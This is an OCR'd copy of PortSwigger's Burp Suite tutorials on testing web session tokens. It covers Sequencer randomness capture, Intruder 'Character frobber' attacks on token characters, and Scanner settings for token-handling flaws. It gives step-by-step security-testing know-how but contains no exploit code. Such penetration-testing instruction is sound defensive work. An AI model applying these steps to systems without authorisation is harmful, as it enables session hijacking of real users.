
Submit a request, in this example by clicking the "Login" button.

The request will be captured by Burp. Use the "Forward" button to view the HTTP response containing the session token.




The HTTP response will now be displayed in the Proxy "Intercept" tab.


In this example, the cookie "SessionId_361" is the token used to track the session.



Right click anywhere on the request to bring up the context menu.
Click "Send to Sequencer".



Ensure that you have selected the correct request from the "Select Live Capture Request" table and click the "Start live capture" button.




The "Burp Sequencer [live capture]" window will pop up.

Burp Sequencer will repeatedly issue the request and extract the relevant token from the application's responses.

The window shows the progress of the capture, and the number of tokens that have been obtained.


You can find out more about how the randomness test works, analyzing the results and the various analysis options in the full documentation for Burp Sequencer.

Using Burp Intruder to Test Session Tokens




First, ensure that Burp is correctly configured with your browser.

Ensure "Intercept is off" in the Proxy "Intercept" tab.




Locate the page you wish to test and ensure that any required details are entered in order to produce an appropriate response that contains a session token.




Return to Burp and ensure "Intercept is on" in the Proxy "Intercept" tab.

Submit a request, in this example by clicking the "Login" button.


The request will be captured by Burp. Use the "Forward" button to view the HTTP request containing the session token.



The HTTP request will now be displayed in the Proxy "Intercept" tab.
In this example, the cookie "SessionId_336" is the token used to enable the session.




Right click anywhere on the request to bring up the context menu.
Click "Send to Intruder".



Go to the "Intruder" tab, then the "Positions" tab.

Ensure that the token you wish to test is the only position selected in the HTTP response.




Go to the "Payloads" tab.

Under the "Payload Sets" header, use the drop down menu to select either the "Character frobber" or "Bit flipper" payload type.

In this example we will continue with the "Character frobber".

You can find more about these payload types in the full documentation.

With the appropriate payload type selected, click the "Start Attack" button on the right of the Burp console.



The "Character frobber" payload type operates on a string input and modifies the value of each character position in turn.

We can use the results of this attack to assess which characters affect the validity of the token.


In this example, by sorting the results by length and/or status, we can clearly see how useful the "Character frobber" can be when testing which parts of a complex session token are actually being used to track session state.

From <https://support.portswigger.net/customer/portal/articles/1964169-Methodology_Attacking%20Session%20Management_Token%20Generation.html>

Using Burp to Test Session Token Handling


Regardless of how well session tokens are generated, the session mechanism of an application will be wide open to attack if those tokens are not handled carefully. For example, if tokens are disclosed to an attacker via some means, the attacker can hijack user sessions even if predicting the token is impossible.

The following tutorial demonstrates how to use Burp to test for session token handling issues.




First, ensure that Burp is correctly configured with your browser.

With intercept turned off in the Proxy "Intercept" tab, visit the web application you are testing in your browser.




Go to the Target "Scope" tab.

Ensure that the target application is included in scope.




Go to the Scanner "Live Scanning" tab.

Ensure that live passing scanning is enabled for in-scope items.




Go to the Scanner "Options" tab.

By selecting the appropriate scanning areas you can instruct Burp to scan for various session token handling issues, both actively and passively.



